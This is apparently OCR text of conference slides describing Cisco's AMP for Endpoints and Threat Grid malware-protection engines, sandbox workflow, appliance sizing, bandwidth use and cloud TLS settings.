- Security engines that work together to prevent, detect, and respond to malware
- Used in conjunction with each other to achieve better efficacy and visibility

How does AMP protect our systems?

AMP-ENABLED & ENDPOINT

AMP-Enabled & Endpoint Integration Protection

File Reputation Check - SHA256	Finds the low hanging fruit, fast. Tracks Clean, Malicious and Unknown hashes
SPERO Static Analysis	Examines PE headers, looks at DLL imports, compile location and ~400 factors. Machine learning engine.
Threat Grid File Analysis	Dynamic analysis performed on unknown files in virtual sandboxing environment
Cisco Talos Cloud	Cisco's Threat Team and Cloud Intelligence source

AMP FOR ENDPOINTS

Additional Protection available in AMP for Endpoints

Exploit Prevention*	Randomize memory structures to protect against memory attacks and file-less malware
MAP Behavioral Analysis*	Rules engine that looks at malicious behaviors locally on the workstation
Tetra Anti-Virus Engine	Signature based local AV protection
ETHOS Fuzzy Fingerprinting	Compression based fuzzy hashing (non-unique) algorithm that attempts to match polymorphic malware to known hashes
Cloud IOCs	Behavior-based analysis to uncover known and unknown malware
Device Flow Correlation (DFC)	Monitors inbound/outbound network traffic for malicious destinations
System Protection*	Protects key system services (such as lsass.exe) from exploitation
Endpoint Isolation	Provides response capability and permits endpoints to be isolated from all or portions of the network

CONTINUOUS PROTECTION

- Retrospective Detections
- Observes behavior of all clean/unknown files on a system
- Can quarantine malicious files (CES/ESA)
- Observes interaction between files to determine suspicious activity
- Watches network traffic to isolate C2 or data exfiltration

APPLIED INTELLIGENCE

- Real-Time Endpoint Query
- Forensic Snapshot


* Windows Clients Only

“Threat Grid is revolutionizing the way that organizations use accurate and contextrich malware analysis and threat intelligence to defend against advanced cyberattacks.”

Jon Olstik,
ESG Group

Recap: Cisco Threat Grid at a Glance

- Threat Grid delivers context-driven analytics to accurately identify attacks in near real time
- Threat Grid analyses millions of files and correlates them against hundreds of millions of other analysed malware artifacts
- Customers gain a global and historical view of malware attacks, campaigns, and their distribution for the entire Organization




Cisco Threat Grid – How does it work?

1. Sample submission

2. Analyse, Correlate, and Enhance

3. Produce Intelligence & Inform AMP Architecture



Input

Submit suspicious samples to Threat Grid via Integration, API, or Portal

Process

Sample is executed and analysed using multiple techniques

- Proprietary techniques for static and dynamic analysis
- “Outside looking in” approach
- 1000+ Behavioral Indicators

Output

- Behavioral Indicators & Threat Score
- Pokes AMP cloud, integrations will block
- Threat Intel Feeds & Global Intel

Cisco Threat Grid
File Type Support

Wide range of supported file types: (examples)

- Executables
- Java, Javascript
- PDF, SWF
- Office
- Archives (ZIP, XZ, GZ, BZ2,TAR)
- Scripts (BAT, PS1, VBS, WSF)
- URLs
- **All files executed by Windows**

Limitations:

- No TXT
- No APK
- Max 100MB
- ZIP archive max 600MB (unzipped)

Threat Grid Appliance Overview

- Provides consistent user experience from cloud to appliance
- Threat Grid Appliances are equipped with a large amount of resources, being able to analyse a large number of files in parallel
- Easy scaling, one server, with licenses from 500 to 10,000 submissions per day, per appliance

- TG-M5
  - 500 to 10,000 sample analysis / day
  - Appliances can be clustered for redundancy and increased samples


Threat Grid Demo

Suggested Session

- Malware Execution As A Service: A Deep Dive into Threat Grid Advanced File Analysis
  - BRKSEC-3144, Thursday, 14:45 - 16:15

Endpoint Engines – Overview and Keyfacts


Different Engine Types for different Threat Vectors



Signature	Rules	Cloud
local availability	Inside the Engine	aggregated behavior with cloud

Endpoint Engines – Detection Sequence (Files)

Different Engine Types for different Threat Vectors



Multiple Security Products

- Driver hook is the problem when multiple AV products are installed
- Memory Protection → multiple products can result is huge problems


Tetra

- Engine Type: Offline
- Update: Signature Update → Supports Tetra Update Server
- Works on Disk Activity

Full blown AV Engine

- AV Signature
- Rootkit Scan
- OnDemand Scan
- Packed Files
- Archive Files

Quarantine Events are important for Cloud IOC generation in the AMP Backend.



Driverlist was generated with Tool InstalledDriverList v1.05.

- https://www.nirsoft.net/utils/installed_drivers_list.html
- https://docs.microsoft.com/en-us/windows-hardware/drivers/ifs/file-system-filter-driver-classes-and-class-guids

Driver Name	Display Name	Description	Startup Type	Driver Type	Error Control	Group	Filename	Driver File Type	File Description	File Version
bddci	URLScannerEngine		Automatic	Kernel	Normal		C:\WINDOWS\System32\Drivers\bddci.sys	System Driver	BDDCI filter driver	3.0.7.18.ab6234c
Trufos	Trufos		Manual	File System	Normal	FSFilter Anti-Virus	C:\WINDOWS\System32\Drivers\trufos.sys	Dynamic Link Library	Trufos Kernel Module	4.5.0.85 Free Build

SHA256 Cloud Lookup Overview
aka File Reputation Check

Bandwidth

Consumption when activating SHA, SPERO, ETHOS, DFC on the endpoint

Propagation Delay: approx. 200ms

Traffic generated (approx.)

- File Cloud Query: approx. 540 bytes (variable)
- Expected Average Client generates 54 Queries per day

Isolation Status

The following cloud communication includes Isolation enforcement information in the Response.

- Policy Lookup
- File Hash Lookup
- Event Upload

Proxy

Any SSL Interception will brake Cloud Communication.
There is no workaround!! → Exclude flows from Decryption
See also Cisco Community Articles

Filetype

Stop if not supported

Lookup

AMP Cloud (not an Engine)

Secure Communication

TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 cipher.

IANA name:	TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384
OpenSSL name:	ECDHE-RSA-AES256-GCM-SHA384
GnuTLS name:	TLS_ECDHE_RSA_AES_256_GCM_SHA384
Hex code:	0xC0, 0x30
TLS Version(s):	TLS1.2
Protocol:	Transport Layer Security (TLS)
Key Exchange:	Elliptic Curve Diffie-Hellman Ephemeral (ECDHE)
Authentication	Rivest Shamir Adleman algorithm (RSA)
Encryption:	Advanced Encryption Standard with 256bit key in Galois/Counter mode (AES 256 GCM)
Hash:	Secure Hash Algorithm 384 (SHA384)
Included in RFC:	RFC 5289
Machine-readable:	application/json

https://ciphersuite.info/cs/TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384/

Drivers	Hashing	Cache	Tetra	Cloud Lookup	SPERO	Ethos	Clam AV
View into OS	not an engine	4 Types	full blown AV	based on SHA256	Machine Learning	Malware Family	Custom Detections

SPERO – Machine Learning

- Engine Type: Online (small set of Rules)
- Update: Product Upgrade
- Works on Disk Activity
  - Portable Executables (PEs) only

A SPERO hash is NOT a file hash!

